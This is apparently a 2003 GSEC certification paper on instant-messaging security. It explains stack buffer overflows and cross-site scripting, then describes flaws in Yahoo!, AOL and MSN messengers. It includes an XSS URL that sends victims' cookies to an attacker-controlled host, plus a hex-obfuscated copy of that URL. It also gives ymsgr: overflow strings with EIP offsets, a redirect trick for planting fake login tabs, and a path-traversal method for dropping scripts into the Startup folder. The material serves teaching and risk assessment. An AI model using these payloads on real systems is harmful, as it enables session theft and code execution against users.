Instant Messaging technology for the business market. Do the advantages outweigh the risks?

Author **Phuong D Nguyen**

November/29/2003
GIAC Security Essentials Certification (GSEC)
GSEC Practical Assignment Version 1.4b, Option 1

Table of Contents

ABSTRACT

Enterprises start to see Instant Messaging (IM) technology as the next revolution, and some even deploy the technology for business use but not many of them knowing that IM applications are facing a lot of security and privacy issues. This paper takes us inside two of the most common security vulnerabilities to date: Buffer Overflow and Cross-Site Scripting (XSS). We'll then start to examine three most popular IM applications: Yahoo! Instant Messenger (YIM), AOL Instant Messenger (AIM) and Microsoft Instant Messenger (MSN Messenger) to see how they are left vulnerable to those security issues. The goal of this paper is not to give us a general view about the security and privacy aspects of those IM applications, but rather an inside view and indepth analysis of some typical security vulnerabilities so that we know how the flaws happen, where they lie, and how they can affect the privacy of ours. From there, enterprises can make a better decision on whether they should deploy the technology for their business.

INTRODUCTION

You know it's time for you to use Instant Messaging (IM) technology when you just cannot wait for 5 minutes to get your email replied from a customer service representative, or you don't want to go through all the troubles of logging into your mailbox, compose, and send multiple “extremely” short emails to the same person.

E-mail technology has made our lives easier, from virtually replacing our traditional snail mails to making it extremely inexpensive for us to communicate to the outside world. It has evolved nonstop ever since but nowadays it doesn't satisfy our speed for communications anymore. Email and the like are just too slow for our everyday need. We need our questions answered in a near real time fashion to be productive. Here comes IM technology.

One of the first Instant Messengers was designed by four young Israeli in July 1996 named ICQ (I-Seek-You). Its main goal was to serve the consumer market such as teenagers, or single people who's seeking for their “perfect love” through the hallway of chatting. AOL sensed the potential of IM technology and how it could help its business so on June 1998, AOL acquired Mirabilis and ICQ for $287 million dollars [1]. Currently, AOL dominates the market with its own IM system (AIM) and ICQ. Yahoo and Microsoft are also quickly catching up. They both have developed and released YIM and MSN Messenger respectively.

Studies show more than 81 million Internet users use some forms of IM. Half of the major corporation in US use IM as a business tool. By 2003, ninety percent of big companies member will use IM, and by 2004 IM will be used by more than 180 millions users at work [2]. Why did IM eventually thrive so fast? It is because IM nowadays is more than just messaging, users can receive instant new e-mail notification, voice or video messaging, group conferencing, news delivery, weather report, file sharing, P2P gaming, schedule, address book, financial stocks alert, making phone calls anywhere and anytime at a very cheap rate.

By providing those exciting features, IM has attracted a lot of users as well as small to medium size enterprises.

Statistics show that more and more enterprises deploy IM as their ultimate communication tool. First of all, IM is easy to deploy, virtually any users can just install IM application with a few clicks. Second, as I have mentioned above, with IM you can communicate and exchange ideas with your partner very quickly as soon as he's available (presence awareness). That way you will not have to wait till your partner check his email, read and reply to you. Your partner would get an alert about any new mail or message from you if he's online. He'd probably see a pop up window with audible sounds, thus saving him and you a lot of time. If you were a help-desk then you would know how much time you can save with this feature of IM. Instead of receiving traditional phone calls from your customers asking for help, you would be able to troubleshoot 3 or 4 customers at the same time, without having to ask the second or third person to wait until you'd done with the first one. If IM was properly implemented and used correctly as stated in your security policy then your enterprise would make the most use out of it and gain a greater productivity. That's why a market research firm IDC shows that enterprise spending on IM product and services is expected to increase from $133 million in 2002 to $1.1 billion in 2005[4] . Gartner group also estimates that in 2003, 70 percent of enterprise employees will be using IM[3].

Let's take a look at Figure 1 below so you know what it takes for an IM client to talk to another. Although the picture below was AIM specific, but it's might apply to all other IM applications.



Figure 1 – How It Works

Figure excerpted from Information Security Magazine. August 2002 Cover Story.
URL: http://infosecuritymag.techtarget.com/2002/aug/cover.shtml
By Curtis Dalton & William Kannengeisser

IM users would never communicate directly most of the times, they are connected to each other via a central server in an IM network but if the users desire voice or video conference, or some services that require reliable bandwidth, then the IM servers will allow them to communicate directly to off load the work on the servers as well as to save the bandwidth.

So far so good, we have seen all the benefits about Instant Messenger, how it works and how convenient it can be, but in trade-off the benefits is the security downside. YIM, AIM, and MSN Messenger are competing each other to gain the main market shares. One of their strategies is to adding new and unique features to their IM application so that it can be more attractive to the users. Adding new features is nice, but none of these IM vendors think about the security issues come with it. Users usually enjoy all the handy functions that their favorite IM provides let alone the vulnerabilities, unknowing their computers are left opened to the whole world. Normal actions such as adding a friend to our buddy list, logging into one of the services provided by our IM like checking our schedule, watching stocks, etc... might cause more harm than good to our computers. Anyone with malicious mind that has a little or no “hacking” skill at all can execute arbitrary code against the IM clients by exploiting the infamous security vulnerability that has been known since the seventies, it's called buffer overflow my friends. The new comer Cross-Site Scripting (XSS) attack also becomes very “helpful” to the attackers in hijacking IM users. Those security vulnerabilities above were not the only issues regarding IM technology. Enterprises also have to deal with some other issues that come with IM such as: privacy issues, firewall's breaches, and company's security policy is not properly practiced.

Why privacy issues? It is because most of the IM applications nowadays do not have encryption at all, or do have provide forms of encryption but very weak which is insufficient to protect company's proprietary information. By using a simple network sniffer, an attacker can capture client's authentication credentials and the whole IM session between the two clients in clear text or cipher-text that were encrypted by weak encryption scheme.

How about firewall's breaches and neglect of security policy? Well, the firewall rules or policy would have a little or no impact at all from stopping IM users to establish connection to the outside with IM servers, because a majority of IM applications allow users to select ports they would like to use, thus the company's policy can be easily by passed and not practiced properly.

Unfortunately, our 3 major IM systems AIM, YIM, and MSN Messenger are affected by most of the issues that were listed above which buffer overflow vulnerability is the most common one. And due to the severity nature of it, the next section of this paper will explain and take you inside a buffer overflow attack. It provides you enough information to understand the mechanism of a buffer overflow, how it happens and it's very important that you understand how it works first before we can move on to see where the vulnerability reside in 3 of the most famous IM systems: AIM, YIM and MSN Messenger. So let's get started, shall we?

BUFFER OVERFLOW

C language is a powerful language which is very well known for its flexibility and efficiency, but that doesn't mean the language itself is reliable. It doesn't perform automatic bounds checking and many of the functions that come with C as standard are unsafe which make it very susceptible to buffer overflow. Buffer overflow is one of the oldest, and the most well known bug classification to date. The reason for it being so famous is the impact that it causes, the privilege that an attacker has against the target machine upon successful exploitation of the vulnerable program. Making an error that causes buffer overflow in our codes is very easy, but it is incredibly hard and time consuming to detect such errors.

So, what is a buffer overflow anyway? Here, let's start with a quick and easy example: It will not be a good idea if you try to pour a gallon of water into a pot that can only hold three quarters of it, the water will overflow and spill everywhere. That is very similar to how a buffer overflow attack works. Buffer is a set of consecutive allocated memory locations used to store data, and buffer overflow in its simplest way to understand is when a program tries to write more information into the buffer than it can handle, thus the "extra" information will overflow into adjacent buffers and possibly overwrite some crucial elements that can affect the normal execution path of the program. There are two primary types of buffer overflow we might encounter the "stack" and the "heap" and we're not going deep into analyzing the heap based overflow type because it involves with dynamic memory allocations, created at run-time by using `malloc()` and it's a very complex matter. So for now let's stick with our stack based overflow situation. In order to grab the concept behind a buffer overflow attack, one should have a basic knowledge of what a process might look like in memory.



Figure 2 – Memory Layout

A process can have up to 4gb of virtual memory address space, the lowest and highest possible memory address that a process can have is 0x00000000 and 0xFFFFFFFF respectively. We will start examine how our process laying out in memory from the lower memory address toward higher memory address.

The Text segment contains a list of program's instructions such as program code in machine-readable format, and this segment of memory is marked as read-only, any attempt to write into it will result in a segmentation fault [5] or memory access violation and termination of the program.

The Data segment is divided into two sections .data and .bss (block storage segment), where .data and .bss contain initialized and uninitialized global variables respectively. Static data are also stored here. This segment of memory is only for read, write and not executable [6] so any variable contains executable code falling into this memory segment will cause the program to misbehave or terminated.

The next portion of memory consists two parts the “heap” and the “stack” which are allocated at run time. In between the “heap” and the “stack” is the space for unallocated memory which is unused, and shared libraries.

The Heap segment holds dynamic variables, memory allocated at run time by using the `malloc()` function and as I have mentioned earlier, the heap based overflow is a very complicated subject, and our main focus is about the stack based overflow only so we can forget the heap based overflow for now.

The Stack segment is made up of logical stack frames [6], contain local variables, the arguments (parameters) to a function as well as return address for the next instruction to be executed, and its memory is allocated at run time just the same like the heap segment.

The stack is based on LIFO (Last In First Out) model that means whatever came in last will come out first ;) weird eh? The stack dynamically grows and shrinks by the PUSH and POP instructions, we PUSH something on the stack and retrieve it by POPping it out. To simplify this process, let's imagine that we have the whole “stack” of books and we want to get the book that is placed at the bottom, and the books that are on top were the one that we last PUSHed on to, so we would have to keep POPping out those books on top till we can get to the book we desire.

The stack when it grows it grows toward lower memory address (0x00000000), and when it shrinks it shrinks toward higher memory address (0xFFFFFFFF) that means top of the stack will have low memory addresses, and bottom of the stack will have high memory addresses. Bottom of the stack is at a fixed memory address [6], which means it doesn't matter if the stack grows or shrinks, the address remains unchanged. Confused yet? Hang in there, pals !! We'll see some illustrations soon which are going to clear things up quite a bit. But for now, we need to get used to the CPU registers first.

There are few important CPU registers we should know, the register that will grow and shrink as data are PUSHed and POPped on the stack is called the Stack Pointer (SP). The stack pointer points to the top of the stack, it holds the address of data that will be POPped out from the stack or data that was last PUSHed on to the stack.

The stack shrinks and grows during the program's execution, and because the Stack Pointer register always points to top of the stack (low memory addresses), it gets changed very often. So it's not a good idea to have the Stack Pointer as an offset reference, but instead the Frame Pointer (FP) or also called Base Pointer (BP) register is used to reference local variables and parameters held within the stack, because it points to a fixed location within a stack frame [6].

The Instruction Pointer (IP) register contains the address of the next instruction to be executed. When a function is called, its arguments are pushed backward on to the stack, then the current Instruction Pointer is pushed onto the stack we'll call the saved Instruction Pointer the return address (RET) [5], the Frame Pointer is also pushed onto the stack after that, the Stack Pointer is copied into the Frame Pointer to create a new stack frame and the Stack Pointer is advanced to allocate spaces for local variables of the function [6].

Because IP register stores address of the next instruction to be executed, it plays a very important role in controlling the execution flow of the program. If an attacker can overwrite the return address (RET) on the stack then he can change the address of the next instruction to point to his malicious code, gain complete control over the normal execution directions. So what's the point of knowing all this for? Well, because it's important to understand how the stack operates before we can go any further into the buffer overflow attacks. If you're still very much confused how the stack works, then shouldn't you worry, Figure 3 and 4 below might help.



Figure 3 – The POP and PUSH

Figure 3 above illustrates the PUSH and POP instruction in the simplest method I can think of to save you from a headache. The picture in the middle illustrates the stack before it was POPped or PUSHed, Extended Stack Pointer (ESP) points to the top of the stack, Extended Base Pointer (EBP) points to a fixed location within a stack frame so you can see the EBP address remains unchanged, but the ESP gets changed every time the stack grows or shrinks. The “old top of the stack” in the figure reflects the old address of ESP before the stack's size was changed. So now, can you tell which stack has been PUSHed? And which one has been POPped?

Figure 4 below has 3 little scenarios which should give you an idea how the stack looks like when it gets abused and smashed by an attacker.

The stack in its normal state is the one on your left hand side. As you can see, everything is perfect. A function is called, and its arguments are pushed onto the stack, then it pushes the Instruction Pointer (EIP) onto the stack followed by the Frame Pointer or Base Pointer (EBP), `Buffer` is the local variable of the function. Now, let's say `Buffer` is to store an input from a user such as username, and the programmer made an assumption that there's no such username on this earth that can be longer than 256 characters, so the space allocated for `Buffer` is only 256 bytes and indeed he was right, none of the username was that long and the stack operates normally in this scenario.



Figure 4 – The Stack gets smashed

Now move on to the next one, the one in the middle indicates us that it has been filled with hundreds of 'A' character. This time the stack didn't get lucky like last time, probably because Mr. Joe Average might have passed 300 'A' characters as an argument of the function, and like I have mentioned before, many functions that come with C are unsafe, no automatic bounds checking so the whole 300 bytes argument is copied into `Buffer`. Obviously, 300 bytes are much bigger than the allocated space of `Buffer` which is only able to hold no more than 256 bytes, so the rest 44 bytes overwrite anything after `Buffer`, that includes any local variables above it, Stack Frame Pointer (EBP) and the return

address (RET) [6]. Hex value of an 'A' character is 0x41, and because the return address is overwritten with 'A' so it is now 0x41414141. When a function returns and tries to execute instruction at 0x41414141, it will result in a segmentation fault because the process is not allowed to access that memory address.

This time, the stack on your right hand side gets smashed by Mr. Foo the Hacker. Foo doesn't smash the stack like Joe did, because it didn't give him what he wants, he wants to have his malicious code injected into the stack and get executed. So instead of just crashing the program by stuffing into the stack a lot of 'A' characters, Foo constructs his special crafted assembly instructions and translates them to hex (also called shellcode) so that his malicious code is useful and readable by the machine. Then Foo overflows the `Buffer` by using the same method like Joe did but instead of sending 300 'A' characters, Foo injects his shellcode to fill up the `Buffer` and overwrite the return address (RET). This time the return address is not 0x41414141 anymore, it's 0x77F4208C which is the address of the beginning of Foo's elite code. There's no segmentation fault in this scenario, because 0x77F4208C does really point to a valid address that has instructions waiting to be executed.

Just in case you wonder what shellcode can do, then shellcode can do almost anything an attacker desires. For example, he can construct his shellcode to execute /bin/sh or cmd.exe under the privilege of the vulnerable process which usually is super-user. Shellcode can be passed to the buffer itself, environment variables or command line arguments, an attacker has a lot of options of where to store his attack code.

If we step into discussing any further about this topic then this paper is going to be all about buffer overflow, and you would be able to write 0-day buffer overflow exploits after that too. So we should stop right here and get on with the next one, but in case you want to learn more about this topic then there are references on page [23] which should satisfy your interests.

CROSS-SITE SCRIPTING (XSS)

If you search on Googles or SecurityFocus using one of the following keywords: “Cross-Site Scripting” or “XSS” you would get millions and millions of results in return. If you're surprised about that then don't be, because Cross-Site Scripting (XSS) is probably one of the most common and easiest vulnerability to detect and to exploit.

There are few things about XSS attack that you need to know first before you're getting too excited and want to learn about the attack mechanism straight away. Successful exploitation of a XSS vulnerability will **not** give you the ability to execute arbitrary commands nor giving you `root` or `SYSTEM` level access against the target [7]. I guess you're probably being upset right now because XSS attack doesn't seem to be as powerful as it sounds, but you might want to wait and see what an attacker would gain if he successfully exploited the XSS vulnerability and who would be his target.

XSS attack happens when a web application doesn't validate user's input properly, that means a user has the ability to inject malicious client side scripting languages such as Javascript, Vbscript, or Active X into a dynamic generated page and his malicious script will be executed against him and his browser by the web application's output. Great, so we inject malicious script into a web application to attack ourselves? That doesn't make sense, does it? Well, it does if the person who injects the script is not “we” but an attacker. An attacker relies on the vulnerable web application to have his attack success, and a XSS attack does not cause any harm against the server that hosts the vulnerable application but rather the user's private information such as cookie, username, password, or user's session...

A typical XSS attack requires 3 parties involved: user, attacker and the vulnerable server. Let's analyze how these 3 parties involve in a XSS attack and the role of each party in the following scenario. We have Mr. Joe as the user, Foo as the attacker, and abc.com is the website that has the XSS vulnerable web application.

Abc.com uses cookie to store user's information such as username and password. An index page on abc.com website doesn't validate user's input properly so any argument passed to it by the user is presumed valid. Foo is able to pass something like `<script>alert('hello')</script>` as an argument so the whole complete XSS URL would look like :

```
http://www.abc.com/index.php?id=<script>alert('hello')</script>
```

If Joe clicks on that link, he will get a message box pops up saying “hello” and Joe expects that “hello” is from abc.com, and never knows it actually derived from Foo's code. Foo doesn't really want to say hello to Joe after all, he wants to steal Joe's cookie or even username and password with the aid of the vulnerable dynamic index page of abc.com, so that he can access to the website with the same privilege as Joe.

To steal Joe's cookie, Foo injects his special constructed malicious code into the dynamic index page, so that it can do something better than just saying “hello” to Joe when Joe receives the output of the index page.

```
http://www.abc.com/index.php?id=<script>document.location='http:/
/www.IamFoo.com/cgi-bin/gotcha.cgi?'%20+document.cookie</script>
```

If Foo is able to trick Joe to click on the above link, then Joe's browser upon loading that page will also execute the malicious Javascript from Foo, and pass Joe's cookie to `www.IamFoo.com/cgi-bin/gotcha.cgi?` as an argument.

Foo could also encode his script to Hex style if he wanted so that it might look less suspicious to Joe. Hex encoded of Foo's script would look something like this

```
http://www.abc.com/index.php?id=%3C%73%63%72%69%70%74%3E%64%6F%
63%75%6D%65%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70%
3A%2F%2F%77%77%77%2E%49%61%6D%46%6F%6F%2E%63%6F%6D%2F%63%67%69%
2D%62%69%6E%2F%67%6F%74%63%68%61%2E%63%67%69%3F%27%25%32%30%2B%
64%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73%63%72%69%
70%74%3E
```

The example like above tells you how XSS attack happens and it should give you a better view about the attack methodology. XSS sometimes can do more than just stealing cookies or user's session. The more creative you are the more powerful and effective your XSS attack can be.

By now, we should know the mechanisms of a buffer overflow and XSS attack. We're now ready to analyze the security and privacy issues of our favourite IM applications: YIM, AIM, and MSN Messenger. YIM is going to be discussed more details than the others.

SECURITY ISSUES

Yahoo! Instant Messenger (YIM)

Yahoo! Instant Messenger's installation is fairly easy, all you need to do is to visit Yahoo Messenger's homepage and follow the instruction to install the program. It took only a few minutes and a few mouse clicks for the installation to be done, so a novice user can install it easily. That's probably why Yahoo! Instant Messenger (YIM) is just as popular as AOL Instant Messenger (AIM) or MSN Messenger. Media Life estimates the number of global IM users at the end of 2001 to be over 200 million with 32%, or 64 million using YIM. Quite popular but Yahoo! Instant Messenger (YIM) is considered to be the weakest IM application compare to AOL Instant Messenger and MSN Messenger in term of security.

Multiple security vulnerabilities in YIM (version 5.0.0.1061) were found which can allow unauthorized execution of commands on a YIM user's PC via multiple buffer overflow vulnerabilities, or Javascript/VBscript execution added through YIM Content tabs. The net impact is to allow a relatively simple opportunity to hijack users' YIM client outright, and use it to attack or intrude into YIM users supposedly private information systems.

YMSGR protocol – Multiple Buffer Overflow Vulnerabilities

YIM when installed it registers its own URL type “ymsgr:” which can be seen from the following Windows registry key `HKEY_CLASSES_ROOT\ymsgr\shell\open\command` that has a value for "(Default)" of "<Hard-drive:\Directories\>YPAGER.EXE %1". Thus when any URL beginning with "ymsgr:" [no slashes, no "//"] is input into a web browser supported by integrated with YIM, "ypager.exe %1" is executed on the complete URL.

The following functions “call”, “sendim”, “getimv”, “chat”, “addview”, “addfriend” are associated with ymsgr protocol to give YIM users the flexibility control of the application, but ymsgr protocol doesn't perform bounds checking on those functions therefore the buffer overflow vulnerabilities also come as a “bonus”.

For example, loading URL "ymsgr:call?(12)+3-23456789&p=Joe" into a YIM-integrated browser will cause ypager.exe to be executed, and it will then execute the YIM/Net2Phone "Call Centre" application and prepare it to dial the phone number and name in the URL.

YIM programmers only allocate a memory space of up to 260 bytes for the argument of the function “call”, so that means if we input a string that has more than 260 bytes we will cause the YIM application (ypager.exe) terminated (memory access violation); 264 bytes will overwrite the EBP register and another 4 more bytes will overwrite the EIP register, therefore 268 bytes are needed in order to control the execution path of the program.

Having control of the EIP register, attackers could overwrite the RET with any location in memory they choose, jump to their exploit code and have the code run under the current user's normal privileges. If you have forgotten what EBP (Base Pointer), EIP (Instruction Pointer), RET (Return Address) are then I suggest you to go back to page [8] for the explanations.

The following functions are susceptible to BOFs (Buffer OverFlows) as well. But this time we need to punch in another 100 bytes

```
ymsgr:sendim?+<aaaaaaa..... 368 bytes here>
ymsgr:chat?+<aaaaaaa..... 368 bytes here>
ymsgr:addview?+<aaaaaaa..... 368 bytes here>
ymsgr:addfriend?+<aaaaaaa..... 368 bytes here>
ymsgr:getimv?+<aaaaaaa..... 368 bytes here>
```

Yahoo! was informed of these buffer overflow vulnerabilities on 05/05/2002, and on 05/28/2002 Yahoo! released the repaired version (5.0.0.1065) which supposed to fix all vulnerabilities addressed above, but it comes to everyone's surprise that about a year later (07/2003) the function “call” is still susceptible to buffer overflow. The vulnerability is almost the same as its predecessor except the attacker need to add another 52 bytes (268+52) to control the program [10].

YIM Hijack (Cross-Site Scripting variant)

URLs beginning with "ymsgr:addview?" let users add browser-ready Yahoo! content to YIM's "Content Tabs" for viewing in YIM, without a web browser. YIM installs with default Tabs for Stocks, Weather, Calendar, News, etc.

The “addview” function is *supposed* to add view information Yahoo! servers only so the URL must contain something like *.yahoo.com in it but an attacker can circumvent this problem by using a redirection service from Yahoo! which is

http://rd.yahoo.com/, nice and easy trick [9].

This vulnerability gives the attackers the ability to replace or even visually replicate almost any YIM content, and insert scripts into their own HTML that could be used to do almost anything on a YIM users machine.

For example, when a user used YIM to check his schedule of the month, he would have to switch to the Calendar content tab and authenticate himself to YIM servers so that he could retrieve his personal schedule. It would not be too difficult for an attacker to create a page that is identical to the YIM's Calendar tab, have it to replace the original one and when a user presents his login credentials to YIM servers, his username and password are also sent to the attacker's email address or server and he would not notice the difference. The example above was just one in a million ways that an attacker could use to exploit this vulnerability.

One good thing about this vulnerability is it requires a little or no user intervention at all. Modifications of the ymsgr URLs provided about could readily be hidden in HTML pages or emails with text or images enticing YIM users to click on them. Further, scripts could be used to load such ymsgr-exploit URLs into pop-up browser windows with no direct user intervention. So to add (or replace) YIM's tab with the malicious version an attacker need to trick YIM user to click on something like the link below:

ymsgr:addview?http://rd.yahoo.com/?http://hackerpage.com/view_hack.htm

view_hack is not a standard HTML file -- though it calls three other standard HTML files and one of the HTML file is the fake login page. When an exploitation of this vulnerability is in progress, YIM user would never notice any changes to their YIM application. View_hack.htm contains only YIM- specific tags so if we insert the normal HTML opening tags, "<html> <head><script>...", the exploit will not work and YIM will simply respond with a dialogue box stating, "Error adding view... The view format is invalid." If the “addview” URL doesn't seem originate from Yahoo! servers, the exploit will also fail with an error message saying “Invalid URL location...”

If you wonder why I said this vulnerability is a Cross-Site Scripting (XSS) variant then let's do the revision of a XSS attack and compare it to this vulnerability.

A. XSS requires 3 parties involved: user, attacker, and the vulnerable application.
B. An attacker cannot attack a user directly, indeed he relies on the vulnerable application to attack a user.
C. Successful exploitation of XSS attack will not give the attacker `root` or `SYSTEM` level access of the server that hosts the vulnerable application.
D. An attacker injects malicious client side scripting languages such as Javascript, Vbscript, or ActiveX into the vulnerable application to attack another user.

A. This “addview” vulnerability requires 3 parties involved: YIM user, attacker, and vulnerable YIM application (version < 5.0.0.1061).
B. An attacker cannot attack YIM user directly, vulnerable version of YIM application is required.
C. Successful exploitation of this vulnerability doesn't give the attacker remote access nor gaining `root` or `SYSTEM` privilege.
D. An attacker is able to add his own HTML file to YIM's “Content Tabs” to attack an YIM user. HTML file can contains HTML tags or any client side scripting languages.

From the above comparison, you can see that there's no real difference between a typical XSS attack and this “addview” vulnerability. Most of XSS papers out there only talk about how a vulnerable **web** application can be used by an attacker to attack an Internet user (a typical XSS attack), but none of them talk about the vulnerable **local** user's Internet application which really is just a variant of XSS attack. The impact that cause by these attacks is basically the same.

AOL Instant Messenger (AIM)

AOL Instant Messenger (AIM) is considered to be the most famous IM application with more than 100 million users but it's also known to be prone to multiple security problems. Although the AIM vulnerabilities list below might be a bit old (since January 2002 last year), but it is a good example to show us how a simple game invitation or an establishment of a direct connection between the two AIM users can cause a security hazard.

“AddGame” and “AddExternalApp” requests buffer overflow

January last year (2002), w00w00 security group reported a buffer overflow vulnerability in AIM [11] version 4.3 to 4.8.2616. The vulnerability lie in the code that parses a game request, the actual overflow occurs while parsing of TLV (Type, Length, Value) type 0x2711. Exploitation of this buffer overflow vulnerability allows an attacker to execute arbitrary code remotely. AIM users do not have an option to refuse the game invitation in order to block the exploit [12] thus the threats caused by this overflow vulnerability is relatively high.

4 months later, w00w00 reported another buffer overflow vulnerability in AIM which is almost identical to the previous one, except this vulnerability exists in a code that parses a request to run an external application instead of a request to participate in a game [13]. The TLV type for this vulnerability needs to be greater than 0x2711, because AOL blocked TLV type 0x2711 on the server side from the previous “AddGame” vulnerability.

The reason for me to brought this up is due to the fact that, the attack mechanisms of these vulnerabilities are almost the same. The “AddExternalApp” is just a variant of the “AddGame” request vulnerability. Instead of just blocking TLV type 0x2711 on the server side for a quick fix, AOL engineers could have spent a little more time to review, and secure their IM application so that it

wouldn't have any more of the “AddGame” request overflow vulnerability type. Few months later we found out that AIM's “quick fix” was rendered useless, because the “AddExternalApp” request overflows when it receives a TLV type greater than 0x2711 thus circumvents the server side's fix.

If you still remember the YIM multiple buffer overflow vulnerabilities, then you would notice one common thing between AIM and YIM. The function “call” in YIM was found to be susceptible to buffer overflow in May 2002. An attacker needed to pass a long string of 268 bytes to cause the buffer overflow and overwrite the EIP register. YIM engineers chose to fix the problem by allocate more memory space for the function “call” instead of validating user's input and adding bounds checking measure to the application.

July 2003 the function “call” vulnerability in YIM made a headline once again, and we found out that YIM engineers allocated another 52 bytes for the function “call” to avoid the overflow [10]. Both of the “quick fix” from AOL and Yahoo! didn't do anything much to improve the overall security of their IM systems. Their fixes obscured the problems but didn't actually “fix” the problems. And we all know security through obscurity never works.

“Direct Connection” Feature – Arbitrary script execution or file creation.

When two AIM users desire to share multimedia files, AIM allows them to establish a direct connection to make the sharing task easier and also to relieve AIM servers of heavy loads. The side who initiated the direct connection will also act as a server, listens on port 8433 for the recipient to connect to [14].

The vulnerability lies in the temporary file creation process and the SRC parameter. When a user sends a picture or a sound file to his buddy, <IMG> tag is inserted into the conversation source, and there are a few parameters that come with it but the most important one from an attacker view point is the SRC parameter. The SRC parameter comes with <IMG> tag to allow a client to specify the name and path of where to store the file that was sent, but AIM doesn't check for the infamous dot-dot-slash bug (../..) so an attacker can traverse directory and save his file anywhere on the victim's machine.

If AIM identifies the file is a RIFF or WAVE file, then it will play that sound file instantly [14], but the file needs to be downloaded into the Windows temporary folder first before it can be played. Before a file can be saved, AIM needs to verify it is indeed a valid sound file (RIFF/WAVE data) by only looking at the first 12 bytes of a file. Therefore, if an attacker doesn't change or modify those first 12 bytes, he can create a file with an extension like ”.bat” or “.vbs” or any other extension he desires, and place it under Windows Startup folder by using the dot-dot-slash bug mentioned above.

